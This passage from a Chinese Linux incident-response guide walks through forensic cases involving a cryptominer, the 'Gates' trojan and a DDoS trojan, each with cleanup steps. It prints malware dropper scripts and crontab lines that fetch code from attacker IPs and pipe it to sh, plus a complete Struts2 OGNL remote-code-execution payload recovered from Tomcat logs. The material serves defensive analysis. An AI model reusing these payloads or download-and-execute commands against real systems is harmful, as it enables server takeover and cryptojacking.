tcp        0      0 0.0.0.0:111                 0.0.0.0:*                   LISTEN      1317/rpcbind
tcp        0      0 0.0.0.0:40052               0.0.0.0:*                   LISTEN      1362/rpc.statd
tcp        0      0 0.0.0.0:22                  0.0.0.0:*                   LISTEN      1573/sshd
tcp        0      0 127.0.0.1:631               0.0.0.0:*                   LISTEN      1396/cupsd
tcp        0      0 127.0.0.1:25                0.0.0.0:*                   LISTEN      1656/master
tcp        0      0 192.168.8.147:22            192.168.8.1:12201           ESTABLISHED 1909/sshd
tcp        0      1 192.168.8.147:55901         118.184.15.40:17097         SYN_SENT    1964/[nfsiod]
tcp        0     52 192.168.8.147:22            192.168.8.1:12223           ESTABLISHED 1938/sshd
tcp        0      0 :::111                      :::*                        LISTEN      1317/rpcbind
tcp        0      0 :::38544                    :::*                        LISTEN      1362/rpc.statd
tcp        0      0 :::22                       :::*                        LISTEN      1573/sshd
tcp        0      0 ::1:631                     :::*                        LISTEN      1396/cupsd
tcp        0      0 ::1:25                      :::*                        LISTEN      1656/master
```

手动捕捉估计没戏，很难追踪，于是动手写了一段小脚本来捕捉短连接对应的pid和源文件。

脚本文件如下：

```
#!/bin/bash
ip=118.184.15.40
i=1
while :
do
   tmp=netstat -anplt|grep $ip|awk -F '[/]' '{print $1}'|awk '{print $7}'
   #echo $tmp
   if test -z "$tmp"
   then
       ((i=i+1))
   else
       for pid in $tmp; do
           echo "PID: "${pid}
          result=ls -lh /proc/$pid|grep exe
          echo "Process: "${result}
          kill -9 $pid
       done
       break
   fi
done
echo "Total number of times: "${i}
```

运行结果如下：

```
[root@localhost tmp]# ./1.sh
PID: 14748
Process: lrwxrwxrwx. 1 root root 0 8月  26 18:56 exe -> /usr/lib/nfsiod
Total number of times: 287
[root@localhost tmp]# ./1.sh
PID: 17248
Process: lrwxrwxrwx. 1 root root 0 8月  26 18:57 exe -> /usr/lib/nfsiod
Total number of times: 499
[root@localhost tmp]# ./1.sh
PID: 19439
Process: lrwxrwxrwx. 1 root root 0 8月  26 18:57 exe -> /usr/lib/nfsiod
Total number of times: 438
```

跑了三次脚本，可以发现短连接每次发起的进程Pid一直在变，但已经捕捉到发起该异常连接的进程源文件为/usr/lib/nfsiod

0x04 小结

本文简单介绍了短连接以及捕捉短连接源文件的技巧，站在安全管理员的角度，应加强对网络安全设备的管理，在网络层去发现更多在系统层很难察觉的安全威胁。

第3篇：挖矿病毒

0x00 前言

随着虚拟货币的疯狂炒作，利用挖矿脚本来实现流量变现，使得挖矿病毒成为不法分子利用最为频繁的攻击方式。新的挖矿攻击展现出了类似蠕虫的行为，并结合了高级攻击技术，以增加对目标服务器感染的成功率，通过利用永恒之蓝（EternalBlue）、web攻击多种漏洞（如Tomcat弱口令攻击、Weblogic WLS组件漏洞、Jboss反序列化漏洞、Struts2远程命令执行等），导致大量服务器被感染挖矿程序的现象 。

0x01 应急场景

某天，安全管理员在登录安全设备巡检时，发现某台网站服务器持续向境外IP发起连接，下载病毒源：

C	D	E	F
威胁描述	源 IP	目标 IP	URL
Dangerous URL in Web Reputation Se	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation Se	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation Se	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation Se	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation Se	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation Se	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation Se	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation Se	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation Se	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation Se	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation Se	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation Se	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation Se	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation Se	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation Se	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation Se	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation Se	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation Se	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation Se	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation Se	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation Se	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation Se	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation Se	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker
Dangerous URL in Web Reputation Se	172.27.99.129	5.188.87.12	http://5.188.87.12/icons/kworker

0x02 事件分析

A、排查过程

登录服务器，查看系统进程状态，发现不规则命名的异常进程、异常下载进程：

```
WW-S  T-W  1:/var/tmp # netstat -anplt|grep 93011
tcp        0      0 127.0.0.1:1757          0.0.0.0:*               LISTEN      93011/5m34wiu4tjq3b
tcp        0      0 172.27.99.129:52190     103.55.25.90:80         ESTABLISHED 93011/5m34wiu4tjq3b
```

```
WW-  -W  1:/proc/91158 # ps aux |grep wget
root      94813  0.0  0.0  11288  1304 ?        Ss   19:40   0:00 /bin/sh -c wget -O - -q http://5.188.87.11/icons/logo.jpg|sh
root      94826  0.0  0.0  18732  1528 ?        S    19:40   0:00 wget -O /var/tmp/atd http://5.188.87.12/icons/kworker
root      94955  0.0  0.0  18732  1532 ?        S    19:41   0:00 wget -O /var/tmp/wcubpiztlk.conf http://5.188.87.12/icons/kworker.conf
root      94998  0.0  0.0   4520   540 pts/2    S+   19:41   0:00 grep wget
```

下载logo.jpg，包含脚本内容如下：

logo.jpg

```
#!/bin/sh
rm -rf /var/tmp/laqzdbgiuz.conf
ps auxf|grep -v grep|grep -v wcubpiztlk|grep "/tmp/"|awk '{print $2}'|xargs kill -9
ps auxf|grep -v grep|grep "\./"|grep 'httpd.conf'|awk '{print $2}'|xargs kill -9
ps auxf|grep -v grep|grep "\-p x"|awk '{print $2}'|xargs kill -9
ps auxf|grep -v grep|grep "stratum"|awk '{print $2}'|xargs kill -9
ps auxf|grep -v grep|grep "cryptonight"|awk '{print $2}'|xargs kill -9
ps auxf|grep -v grep|grep "laqzdbgiuz"|awk '{print $2}'|xargs kill -9
ps -fe|grep -e "wcubpiztlk" -e "slxfbkmxtd" -e "jvdxbsjgds" -e "mgeflshghx" -e "kzpprqvhov" -e "qupjjxbnwm"|grep -v grep
if [ $? -ne 0 ]
then
echo "start process....."
chmod 777 /var/tmp/wcubpiztlk.conf
rm -rf /var/tmp/wcubpiztlk.conf
curl -o /var/tmp/wcubpiztlk.conf http://5.188.87.12/icons/kworker.conf
wget -O /var/tmp/wcubpiztlk.conf http://5.188.87.12/icons/kworker.conf
chmod 777 /var/tmp/atd
rm -rf /var/tmp/atd
cat /proc/cpuinfo|grep aes>/dev/null
if [ $? -ne 1 ]
then
curl -o /var/tmp/atd http://5.188.87.12/icons/kworker
wget -O /var/tmp/atd http://5.188.87.12/icons/kworker
else
curl -o /var/tmp/atd http://5.188.87.12/icons/kworker_na
wget -O /var/tmp/atd http://5.188.87.12/icons/kworker_na
fi
chmod +x /var/tmp/atd
cd /var/tmp
proc=`grep -c ^processor /proc/cpuinfo`
cores=$((($proc+1)/2))
nohup ./atd -c wcubpiztlk.conf -t `echo $cores` >/dev/null &
else
echo "runing....."
fi
```

到这里，我们可以发现攻击者下载logo.jpg并执行了里面了shell脚本，那这个脚本是如何启动的呢?

通过排查系统开机启动项、定时任务、服务等，在定时任务里面，发现了恶意脚本，每隔一段时间发起请求下载病毒源，并执行 。

```
WW-[redacted]:/ # crontab -l
# DO NOT EDIT THIS FILE - edit the master and reinstall.
# (- installed on Sun Oct 15 21:02:03 2017)
# (Cron version V5.0 -- $Id: crontab.c,v 1.12 2004/01/23 18:56:42 vixie Exp $)
*/20 * * * * wget -O - -q http://5.188.87.11/icons/logo.jpg|sh
*/19 * * * * curl http://5.188.87.11/icons/logo.jpg|sh
```

B、溯源分析

在Tomcat log日志中，我们找到这样一条记录:

```
WW-[redacted]:/data/[redacted]/tomcat/logs # grep -rn  "5.188.87.11" *
catalina.out:441350:org.apache.commons.fileupload.FileUploadBase$InvalidContentTypeException: the request doesn't contain a multipart/form-data or multipart/mixed stream, content type header is %{(#_='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).(#cmd='echo "*/20 * * * * wget -O - -q http://5.188.87.11/icons/logo.jpg|sh\n*/19 * * * * curl http://5.188.87.11/icons/logo.jpg|sh" | crontab -;wget -O - -q http://5.188.87.11/icons/logo.jpg|sh').(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}
```

对日志中攻击源码进行摘录如下:

```
{(#_='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?
(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).
(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).
(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).
(#context.setMemberAccess(#dm)))).(#cmd='echo "*/20 * * * * wget -O - -q
http://5.188.87.11/icons/logo.jpg|sh\n*/19 * * * * curl http://5.188.87.11/icons/logo.jpg|sh" |
crontab -;wget -O - -q http://5.188.87.11/icons/logo.jpg|sh').(#iswin=
(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?
{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).
(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=
```

```
(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream()).
(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}
```

可以发现攻击代码中的操作与定时任务中异常脚本一致，据此推断黑客通过Struct 远程命令执行漏洞向服务器定时任务中写入恶意脚本并执行。

C、清除病毒

1、删除定时任务:

```
WW-[redacted]:/ # crontab -l
# DO NOT EDIT THIS FILE - edit the master and reinstall.
# (- installed on Sun Oct 15 21:02:03 2017)
# (Cron version V5.0 -- $Id: crontab.c,v 1.12 2004/01/23 18:56:42 vixie Exp $)
*/20 * * * * wget -O - -q http://5.188.87.11/icons/logo.jpg|sh
*/19 * * * * curl http://5.188.87.11/icons/logo.jpg|sh
WW-S[redacted]:/ #
You have new mail in /var/mail/root
WW-S[redacted]:/ #
WW-S[redacted]:/ # crontab -r
WW-S[redacted]1:/ # crontab -l
no crontab for root
```

2、终止异常进程:

```
WW-S[redacted]/ # netstat -anplt|grep 99779
tcp        0      0 127.0.0.1:1757          0.0.0.0:*               LISTEN      99779/csg4mcb4njc3d
tcp        0      0 172.27.99.129:53841     103.55.25.90:80         ESTABLISHED 99779/csg4mcb4njc3d
WW-[redacted]:/ #
WW-[redacted]:/ # kill -9 99779
WW-S[redacted]:/ #
WW-S[redacted]:/ # netstat -anplt|grep 99779
WW-S[redacted]/ #
```

D、漏洞修复

升级struts到最新版本

0x03 防范措施

针对服务器被感染挖矿程序的现象，总结了几种预防措施：

```
1、安装安全软件并升级病毒库，定期全盘扫描，保持实时防护
2、及时更新 windows安全补丁，开启防火墙临时关闭端口
3、及时更新web漏洞补丁，升级web组件
```

第4篇：盖茨木马

0x00 前言

Linux盖茨木马是一类有着丰富历史，隐藏手法巧妙，网络攻击行为显著的DDoS木马，主要恶意特点是具备了后门程序，DDoS攻击的能力，并且会替换常用的系统文件进行伪装。木马得名于其在变量函数的命名中，大量使用Gates这个单词。分析和清除盖茨木马的过程，可以发现有很多值得去学习和借鉴的地方。

0x01 应急场景

某天，网站管理员发现服务器CPU资源异常，几个异常进程占用大量网络带宽：

```
top - 15:31:56 up  4:11,  3 users,  load average: 2.38, 2.23, 1.59
Tasks: 391 total,   2 running, 387 sleeping,   1 stopped,   1 zombie
Cpu(s): 49.1%us, 23.4%sy,  0.0%ni, 25.6%id,  0.0%wa,  0.0%hi,  1.8%si,  0.0%st
Mem:  16334216k total,  7405560k used,  8928656k free,   170724k buffers
Swap:  8241144k total,        0k used,  8241144k free,   601492k cached

  PID USER      PR  NI  VIRT  RES  SHR S %CPU %MEM    TIME+  COMMAND
 1871 root      20   0 34184 3072  208 S 99.1  0.0   8:44.75 kaxvikpoxk
 1886 root      20   0 52488  816  208 S 74.9  0.0  11:48.19 sryetfcwyo
 7059 root      20   0  238m  53m 3780 R 70.9  0.3  62:31.19 python
 2750 root      20   0 5894m 599m  26m S  1.7  3.8   7:36.29 java
 2786 root      20   0 4793m 414m  13m S  1.3  2.6   4:05.13 java
 4301 root      20   0 2593m  37m 6548 S  1.0  0.2   2:23.14 python
 2188 root      20   0 4015m 193m  16m S  0.7  1.2   0:43.98 java
 3644 root      20   0 5810m 1.1g  29m S  0.7  7.4   2:08.47 java
 7066 root      20   0  212m  12m 5180 S  0.7  0.1   0:15.46 python
30875 root      20   0 15304 1484  948 R  0.7  0.0   0:00.17 top
    1 root      20   0 19368 1556 1240 S  0.3  0.0   0:07.44 init
 2206 root      20   0  427m  30m 5256 S  0.3  0.2   0:55.12 python
 2213 root      20   0 1311m  29m 7024 S  0.3  0.2   0:14.60 python
 2591 redisuse  20   0  134m 8028 1216 S  0.3  0.0   0:21.44 redis-server
 3764 root      20   0  217m  13m 5296 S  0.3  0.1   0:04.83 python
 3845 root      20   0 1324m  22m 5332 S  0.3  0.1   0:24.35 python
 3901 root      20   0  214m  12m 5212 S  0.3  0.1   0:03.77 python
 3925 root      20   0  222m  15m 5296 S  0.3  0.1   0:40.85 python
 4272 postgres  20   0  337m  15m  12m S  0.3  0.1   0:06.87 postmaster
 4436 root      20   0 1638m  88m 6200 S  0.3  0.6   2:58.12 python
 5582 root      20   0  304m  21m 5668 S  0.3  0.1   0:55.51 python
 5594 root      20   0  305m  21m 5668 S  0.3  0.1   0:56.38 python
 7109 root      20   0  650m 455m 5268 S  0.3  2.9   0:22.28 hekad
    2 root      20   0     0    0    0 S  0.0  0.0   0:00.00 kthreadd
    3 root      RT   0     0    0    0 S  0.0  0.0   0:00.78 migration/0
```

0x02 事件分析

异常IP连接：

```
[root@localhost bsd-port]# netstat -anplt
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address               Foreign Address             State       PID/Program name
tcp        0      0 0.0.0.0:22                  0.0.0.0:*                   LISTEN      5670/sshd
tcp        0      0 127.0.0.1:631               0.0.0.0:*                   LISTEN      1527/cupsd
tcp        0      0 127.0.0.1:25                0.0.0.0:*                   LISTEN      1991/master
tcp        0      0 0.0.0.0:48227               0.0.0.0:*                   LISTEN      1451/rpc.statd
tcp        0      0 0.0.0.0:111                 0.0.0.0:*                   LISTEN      1431/rpcbind
tcp        0      1 192.168.8.146:47015         103.57.108.162:6001         SYN_SENT    15076/./getty
tcp        0     52 192.168.8.146:22            192.168.8.1:48821           ESTABLISHED 5734/sshd
tcp        0      0 :::22                       :::*                        LISTEN      5670/sshd
tcp        0      0 ::1:631                     :::*                        LISTEN      1527/cupsd
tcp        0      0 ::1:25                      :::*                        LISTEN      1991/master
tcp        0      0 :::57286                    :::*                        LISTEN      1451/rpc.statd
tcp        0      0 :::111                      :::*                        LISTEN      1431/rpcbind
```

异常进程：

查看进行发现ps aux进程异常，进入该目录发现多个命令，猜测命令可能已被替换

登录服务器，查看系统进程状态，发现不规则命名的异常进程、异常下载进程：

```
root      2124  0.0  0.0   3020   496 ?        Ss   14:48   0:00 /usr/sbin/atd
root      2291  0.0  0.0   2004   472 tty2     Ss+  14:48   0:00 /sbin/mingetty /dev/tty2
root      2293  0.0  0.0   2004   476 tty3     Ss+  14:48   0:00 /sbin/mingetty /dev/tty3
root      2295  0.0  0.0   2004   472 tty4     Ss+  14:48   0:00 /sbin/mingetty /dev/tty4
root      2297  0.0  0.1   3360  1828 ?        S<   14:48   0:00 /sbin/udevd -d
root      2298  0.0  0.1   3360  1832 ?        S<   14:48   0:00 /sbin/udevd -d
root      2300  0.0  0.0   2004   500 tty5     Ss+  14:48   0:00 /sbin/mingetty /dev/tty5
root      2305  0.0  0.0   2004   472 tty6     Ss+  14:48   0:00 /sbin/mingetty /dev/tty6
root      5322  0.0  0.2  22732  3084 ?        Sl   14:49   0:00 /usr/sbin/console-kit-daemon --no-daemon
root      5670  0.0  0.1   9008  1040 ?        Ss   14:49   0:00 /usr/sbin/sshd
root      5734  0.0  0.3  12076  3808 ?        Ss   14:50   0:01 sshd: root@pts/0
root      5757  0.0  0.1   6952  1808 pts/0    Ss   14:50   0:00 -bash
root      8510  0.0  0.0   2004   472 tty1     Ss+  15:04   0:00 /sbin/mingetty /dev/tty1
root     10628  0.0  0.0  93636   868 ?        Ssl  15:13   0:00 /usr/bin/dpkgd/ps aux
root     10704  0.0  0.0  11716   544 ?        Ssl  15:13   0:00 /usr/bin/.sshd
root     14033  0.0  0.0   1372   924 ?        Ss   15:27   0:00 gnome-terminal
root     14036  0.0  0.0   1372   924 ?        Ss   15:27   0:00 su
root     14038  0.0  0.0   1372   924 ?        Ss   15:27   0:00 echo "find"
root     14039  0.0  0.0   1372   924 ?        Ss   15:27   0:00 ifconfig eth0
root     14040  0.0  0.1   6544  1060 pts/0    R+   15:27   0:00 ps aux
[root@localhost dpkgd]# ^C
[root@localhost dpkgd]# cd  /usr/bin/dpkgd
[root@localhost dpkgd]#
[root@localhost dpkgd]# ls -lh
总用量 1.6M
-rwxr-xr-x. 1 root root 144K 9月   3 14:56 lsof
-rwxr-xr-x. 1 root root 121K 9月   3 14:56 netstat
-rwxr-xr-x. 1 root root 1.2M 9月   3 14:56 ps
-rwxr-xr-x. 1 root root  73K 9月   3 14:56 ss
```

异常启动项

进入rc3.d目录可以发现多个异常进行：

/etc/rc.d/rc3.d/S97DbSecuritySpt

/etc/rc.d/rc3.d/S99selinux

```
[root@localhost rc.d]# ls
init.d  rc  rc0.d  rc1.d  rc2.d  rc3.d  rc4.d  rc5.d  rc6.d  rc.local  rc.sysinit
[root@localhost rc.d]# cd init.d/
[root@localhost init.d]# ls
abrt-ccpp  auditd           cgred         functions     ip6tables   kugpfxroiy   mysqld      nfslock  portreserve  restorecond  rpcsvcgssd  single     vmware-tools
abrtd      autofs           cpuspeed      haldaemon     iptables    lvm2-lvmetad  netconsole  ntpd     postfix      rngd         rsyslog     smartd     vmware-tools-thinprint
abrt-oops  blk-availability  crond         halt          irqbalance  lvm2-monitor  netfs       ntpdate  psacct       rpcbind      sandbox     sshd       winbind
acpid      certmonger       cups          htcacheclean  kdump       mdmonitor     network     numad    quota_nld    rpcgssd      saslauthd   sssd       xinetd
atd        cgconfig         DbSecuritySpt  httpd         killall     messagebus    nfs         oddjobd  rdisc        rpcidmapd    selinux     udev-post  ypbind
[root@localhost init.d]# more DbSecuritySpt
#!/bin/bash
/usr/bin/dpkgd/ps
[root@localhost init.d]# more selinux
#!/bin/bash
/usr/bin/bsd-port/getty
```

```
lrwxrwxrwx. 1 root root 20 12月 22 14:48 S90kugpfxroiy -> ../init.d/kugpfxroiy
lrwxrwxrwx. 1 root root 13 1月  10 2016 S95atd -> ../init.d/atd
lrwxrwxrwx. 1 root root 25 9月   3 14:56 S97DbSecuritySpt -> /etc/init.d/DbSecuritySpt
lrwxrwxrwx. 1 root root 20 1月  10 2016 S99certmonger -> ../init.d/certmonger
lrwxrwxrwx. 1 root root 11 1月  10 2016 S99local -> ../rc.local
lrwxrwxrwx. 1 root root 19 9月   3 14:56 S99selinux -> /etc/init.d/selinux
```

搜索病毒原体

find / -size -1223124c -size +1223122c -exec ls -id {} \; 搜索1223123大小的文件

```
[root@localhost rc3.d]# find / -size -1223124c -size +1223122c -exec ls -id {} \;
529599 /bin/ps
524140 /bin/netstat
659226 /usr/bin/bsd-port/getty
659230 /usr/bin/dpkgd/ps
278271 /usr/bin/.sshd
271230 /usr/sbin/ss
284915 /usr/sbin/lsof
find: “ /proc/16353” : 没有那个文件或目录
find: “ /proc/16356” : 没有那个文件或目录
find: “ /proc/16358” : 没有那个文件或目录
find: “ /proc/16359” : 没有那个文件或目录
find: “ /proc/16375/task/16375/fd/5” : 没有那个文件或目录
find: “ /proc/16375/task/16375/fdinfo/5” : 没有那个文件或目录
find: “ /proc/16375/fd/5” : 没有那个文件或目录
find: “ /proc/16375/fdinfo/5” : 没有那个文件或目录
```

从以上种种行为发现该病毒与“盖茨木马”有点类似，具体技术分析细节详见：

> Linux平台“盖茨木马”分析
>
> http://www.freebuf.com/articles/system/117823.html
>
> 悬镜服务器卫士 | Linux平台“盖茨木马”分析
>
> http://www.sohu.com/a/117926079_515168

手动清除木马过程：


```
1、简单判断有无木马
#有无下列文件
cat /etc/rc.d/init.d/selinux
cat /etc/rc.d/init.d/DbSecuritySpt
ls /usr/bin/bsd-port
ls /usr/bin/dpkgd
#查看大小是否正常
ls -lh /bin/netstat
ls -lh /bin/ps
ls -lh /usr/sbin/lsof
ls -lh /usr/sbin/ss

2、上传如下命令到/root下
ps netstat ss lsof

3、删除如下目录及文件
rm -rf /usr/bin/dpkgd (ps netstat lsof ss)
rm -rf /usr/bin/bsd-port     #木马程序
rm -f /usr/bin/.sshd         #木马后门
rm -f /tmp/gates.lod
rm -f /tmp/moni.lod
rm -f /etc/rc.d/init.d/DbSecuritySpt(启动上述描述的那些木马变种程序)
rm -f /etc/rc.d/rc1.d/S97DbSecuritySpt
rm -f /etc/rc.d/rc2.d/S97DbSecuritySpt
rm -f /etc/rc.d/rc3.d/S97DbSecuritySpt
rm -f /etc/rc.d/rc4.d/S97DbSecuritySpt
rm -f /etc/rc.d/rc5.d/S97DbSecuritySpt
rm -f /etc/rc.d/init.d/selinux(默认是启动/usr/bin/bsd-port/getty)
rm -f /etc/rc.d/rc1.d/S99selinux
```

```
rm -f /etc/rc.d/rc2.d/S99selinux
rm -f /etc/rc.d/rc3.d/S99selinux
rm -f /etc/rc.d/rc4.d/S99selinux
rm -f /etc/rc.d/rc5.d/S99selinux
4、找出异常程序并杀死
5、删除含木马命令并重新安装
```

0x03 命令替换

RPM check检查：

```
系统完整性也可以通过rpm自带的-Va来校验检查所有的rpm软件包,有哪些被篡改了,防止rpm也被替换,上传一个安全干净稳定版本rpm二进制到服务器上进行检查
./rpm -Va > rpm.log
如果一切均校验正常将不会产生任何输出。如果有不一致的地方，就会显示出来。输出格式是8位长字符串，``c 用以指配置文件，接着是文件名. 8位字符的每一个 用以表示文件与RPM数据库中一种属性的比较结果 。``.（点）表示测试通过。.下面的字符表示对RPM软件包进行的某种测试失败：
```



命令替换：

```
rpm2cpio 包全名 |  cpio -idv .文件绝对路径    rpm包中文件提取
Rpm2cpio  将rpm包转换为cpio格式的命令
Cpio 是一个标准工具，它用于创建软件档案文件和从档案文件中提取文件

Cpio 选项 < [文件|设备]
-i：copy-in模式，还原
-d：还原时自动新建目录
-v：显示还原过程
```

文件提取还原案例：

```
rpm  -qf /bin/ls  查询ls命令属于哪个软件包
mv  /bin/ls /tmp
rpm2cpio /mnt/cdrom/Packages/coreutils-8.4-19.el6.i686.rpm | cpio -idv ./bin/ls 提取rpm包中ls命令到当前目录的/bin/ls下
cp /root/bin/ls  /bin/ 把ls命令复制到/bin/目录 修复文件丢失

挂载命令rpm包:
mkdir  /mnt/chrom/  建立挂载点
mount -t iso9660 /dev/cdrom  /mnt/cdrom/  挂在光盘
mount/dev/sr0 /mnt/cdrom/

卸载命令
umount  设备文件名或挂载点
umount /mnt/cdrom/
```

```
[root@localhost mnt]# ls
cdrom  chrom  hgfs
[root@localhost mnt]# rpm -qf /bin/ps
procps-3.2.8-30.el6.i686
[root@localhost mnt]# rpm2cpio /mnt/cdrom/Packages/procps-3.2.8-30.el6.i686.rpm  | cpio -idv ./bin/ps
./bin/ps
862 块
[root@localhost mnt]# ls
bin  cdrom  chrom  hgfs
[root@localhost mnt]# cd bin
[root@localhost bin]# ls
ps
[root@localhost bin]# cp ps /bin/ps
cp：是否覆盖"/bin/ps"？ yes
```

第5篇：DDOS病毒

现象描述

某服务器网络资源异常,感染该木马病毒的服务器会占用网络带宽，甚至影响网络业务正常应用。

系统分析

针对日志服务器病毒事件排查情况： 在开机启动项/etc/rc.d/rc.local发现可疑的sh.sh脚本，进一步跟踪sh.sh脚本,这是一个检测病毒十分钟存活的脚本。

在root目录下发现存活检测脚本

```
[root@espctest /]# cd root/
[root@espctest root]# ls
anaconda-ks.cfg  conf.n       install.log.syslog  VMwareTools-9.4.10-2068191.tar.gz  wget
conf.m           install.log  sh.sh               vmware-tools-distrib
[root@espctest root]# more sh.sh
#!/bin/bash
#Welcome like-minded friends to come to exchange.
#We are a group of people who have a dream.
#               qun:10776622
#               2016-06-14

if [ "sh /etc/chongfu.sh &" = "$(cat /etc/rc.local | grep /etc/chongfu.sh | grep -v grep)" ]; then
    echo ""
else
    echo "sh /etc/chongfu.sh &" >> /etc/rc.local
fi

while [ 1 ]; do
    Centos_sshd_killn=$(ps aux | grep "/root/conf.m" | grep -v grep | wc -l)
    if [[ $Centos_sshd_killn -eq 0 ]]; then
        if [ ! -f "/root/conf.m" ]; then
            if [ -f "/usr/bin/wget" ]; then
                cp /usr/bin/wget .
                chmod +x wget
                #./wget -P . http://222.186.21.228:27/conf.m
                ./wget -P /root/  http://222.186.21.228:27/conf.m &> /dev/null
                chmod 755 /root/conf.m
                rm wget -rf
            else
                echo "No wget"
```

解决步骤：

1. 结束进程 ps aux | grep "conf.m" | grep -v grep | awk '{print $2}'| xargs kill -9
2. 清除自动启动脚本 vim /etc/rc.local 去掉 sh /etc/chongfu.sh &
3. 清除 脚本 rm -rf /etc/chongfu.sh /tem/chongfu.sh
4. 修改登录密码 passwd
5. 重启。 reboot


第六章：Web实战篇

第1篇：网站被植入Webshell

网站被植入webshell，意味着网站存在可利用的高危漏洞，攻击者通过利用漏洞入侵网站，写入webshell接管网站的控制权。为了得到权限，常规的手段如：前后台任意文件上传，远程命令执行，Sql注入写入文件等。

现象描述

网站管理员在站点目录下发现存在webshell，于是开始了对入侵过程展开了分析。



Webshell查杀工具：

D盾_Web查杀 Window下webshell查杀：http://www.d99net.net/index.asp

